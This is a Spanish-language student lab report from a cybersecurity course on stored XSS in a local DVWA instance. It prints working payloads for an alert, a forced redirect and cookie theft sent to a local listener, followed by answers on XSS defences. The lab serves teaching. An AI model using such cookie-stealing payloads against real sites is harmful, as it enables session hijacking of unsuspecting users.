Curso de Especialización de Ciberseguridad en Entornos de Tecnología de la Información (CETI)

Puesta en Producción Segura

UD03. Pruebas de XSS.
Tarea Online.

JUAN ANTONIO GARCIA MUELAS

INDICE

1.- Descripción de la tarea.

Caso práctico

Julián ha estado probando distintos tipos de vulnerabilidades y ataques que podría sufrir su aplicativo web, pero aún tiene pruebas y escenarios que testar.

Sus compañeros de trabajo le han comentado que vigile si su aplicativo web pudiera ser víctima de algún tipo de *Cross Site Scripting (XSS).*


Para ello, **Julián** revisará un formulario para introducir comentarios en un foro que le preocupa pueda ser víctima de algún tipo de XSS.

¿Qué te pedimos que hagas?


✓ **Apartado 1: Inyección de *Cross Site Scripting* (XSS)**

1. Trabajaremos sobre el entorno de DVWA que construimos en la unidad anterior.
2. Arranca el aplicativo de DVWA (en la unidad 2 ya vimos como lanzarla) y accede en un navegador a **http://localhost:4280**

   Lanzamos desde el contenedor de la unidad anterior.





Y abro el navegador para loguearme y acceder.




3. Nos desplazaremos hasta el módulo de XSS del menú lateral izquierdo. En este caso de tipo **XSS almacenado (XSS Stored)**.

   Localizamos en el menú lateral y accedemos:





4. Seguimos trabajando en el modo **Low** (configurado en el menú de *Security*)




5. ¿Podrías conseguir que muestre una ventana de alerta con un mensaje cada vez que alguien visita el libro de firmas?


Ayuda: los navegadores interpretan JavaScript. Si los mensajes que se graban en esta pantalla se muestran a todos los usuarios, y grabo como mensaje un código JavaScript, este se podría ejecutar en todos los clientes que abran esa página si la aplicación no está protegida.


Añado un script simple con un **`alert`**:

```
<script>alert('Hola visitante')</script>
```



Ejecutamos y vemos el resultado. Además, si volvemos a intentar ejecutar cualquier otra orden, nos lo muestra de nuevo.






6. ¿Serías capaz de introducir un XSS que redirija al usuario a una web de tu elección cada vez que se visite el libro de firmas? (por ejemplo Youtube.com o Google.com)

En el anterior punto ya tuve que mostrar un mensaje corto para que el campo fuera validado.


Así que, para este caso, lo primero será acceder a las Herramientas de desarrollador para poder aumentar el límite impuesto (50 actualmente):




Tras eso ya puedo ayudarme de la propiedad de JavaScript, **`window.location`** o **`window.open`** para crear el script.

En este caso utilizo el primero, que sustituye la url actual por la indicada.

```
<script>window.location.href='https://www.youtube.com/watch?v=qClFZRIbQu0'</script>
```



Tras ejecutarlo, podemos ver que realiza la redirección.



7. ¿Serías capaz de robar la cookie del usuario? ¿Por ejemplo redirigiéndola a un servidor tuyo?
Ayuda: puedes crear de forma sencilla un servidor web que escuche peticiones en tu máquina local mediante un contenedor (por ejemplo, mira https://hub.docker.com/r/trinitronx/python-simplehttpserver). Ejecuta la siguiente línea de comandos:


```
docker run --name simplehttp --rm -p 8080:8080 trinitronx/python-simplehttpserver
```

Con esto podrás ver en la consola/terminal como recibe tu servidor la cookie

NOTA: para terminar un contenedor lanzado en primero plano se puede simplemente cerrar la terminal. Después para terminar el contenedor ejecuta:


```
docker rm -f simplehttp
```

Creo el servidor con el contenedor de la ayuda.




Amplío de nuevo el límite de caracteres y creamos un script que responda con la cookie al servidor que está ahora a la escucha.

```
<script>window.location.href='http://127.0.0.1:8080/?cookie='+documen
t.cookie;</script>
```



Ejecutamos y se muestran los datos como era esperado.



✓ Apartado 2: Preguntas sobre el ejercicio

1. ¿Qué tipo de ataques son los XSS? ¿Qué diferencia vemos respecto a los ataques de tipo SQL Inyection?

Los XSS (Cross-Site Scripting) son un tipo de ataque donde los atacantes consiguen inyectar código malicioso en una página web, ejecutando scripts en el navegador del usuario, para, por ejemplo, robar cookies de sesión, redireccionar a sitios maliciosos u obtener los datos de autenticación.

Se diferencia respecto a los ataques de SQL Inyection, en que, mientras el XSS se centra en el envío de scripts para su ejecución en el navegador, el objetivo de estos últimos está enfocado al acceso y/o modificación de la información de una base de datos mediante consultas SQL.

2. ¿Podrías decir en dónde se inyectan (guardan) los comandos escritos en el formulario del apartado 1?

Se inyectan en sitios web vulnerables a través de campos de entrada de datos, como formularios, campos de búsqueda, o incluso las URLs.

3. ¿Podrías decir si en el caso del apartado 1 este XSS es temporal o permanente? Justifica la respuesta

Como se ha podido comprobar en el primer apartado, el ataque de tipo XSS Stored es permanente, pues queda almacenado y se ejecuta en cada visita al sitio web vulnerado.

4. ¿Qué mejoras ves que se podrían hacer tanto en lado cliente como en el lado servidor comentadas durante el curso? ¿Se podría evitar XSS sólo en el lado del navegador? Justifica la respuesta

- CSP (Content Security Police). Políticas de seguridad de contenido.
- Tokens anti-CSRF. Los Cross Site Request Forgery aprovechan las vulnerabilidades XSS.
- HSTS (HTTP Strict Transport Security o HTTP con Seguridad de Transporte Estricta).
- CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart).
- El escapado de caracteres especiales para las entradas de datos.
- Validar y sanitizar las entradas para evitar la inclusión de scripts de carácter malicioso.


Como se observan en estos puntos, tanto el usuario como el servidor también juegan un papel importante, por lo que no es posible evitarlo solo desde el navegador.

Podemos mantener actualizado el navegador, tener extensiones de seguridad y protecciones anti-XSS habilitadas, pero, por ejemplo, la validación y sanitización de las entradas en el servidor y ser como usuario precavido en la navegación por sitios web, muchas veces desconocidos y que pueden ser vulnerables, son también aspectos fundamentales para evitar este tipo de ataques.

5. ¿Qué controles de seguridad tiene implementados en el modo **Low**? ¿y en el modo **Impossible**?

En el modo **Low**, vemos como si el registro que mandamos es correcto, no hay barreras que protejan nuestro código. Toma los datos desde los inputs con una mínima sanitización para caracteres escapados. Así está diseñado.

En **Impossible**, lo primero es la protección contra CSRF y revisa los inputs eliminando espacios. Además, hay sanitización de los parámetros que llegan, y la consulta y salida de datos es más segura.



Podemos resumirlo en que la seguridad en las consultas se incrementa según modificamos ese nivel, llegando a encapsular el intento de ejecución y evitando así cualquier problema de seguridad asociado a ello.

6. ¿Por qué es un riesgo este formulario tal cual está?

Está en modo LOW, por lo que no tiene implementados controles de seguridad y se mantiene expuesto a ataques XSS, lo que podría suponer una inyección de código malicioso mediante scripts como ya se apuntó con anterioridad (robo de información, redirección, acciones no autorizadas, …). Además, en este caso, es en el libro de firmas de la aplicación, por lo que se almacena ese script para poder repetir el ataque.

Webgrafía

https://github.com/digininja/DVWA/blob/master/README.es.md

https://www.w3schools.com/js/js_window_location.asp

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

https://owasp.org/www-community/attacks/xss/

https://hub.docker.com/r/trinitronx/python-simplehttpserver

https://es.wikipedia.org/wiki/Cross-site_scripting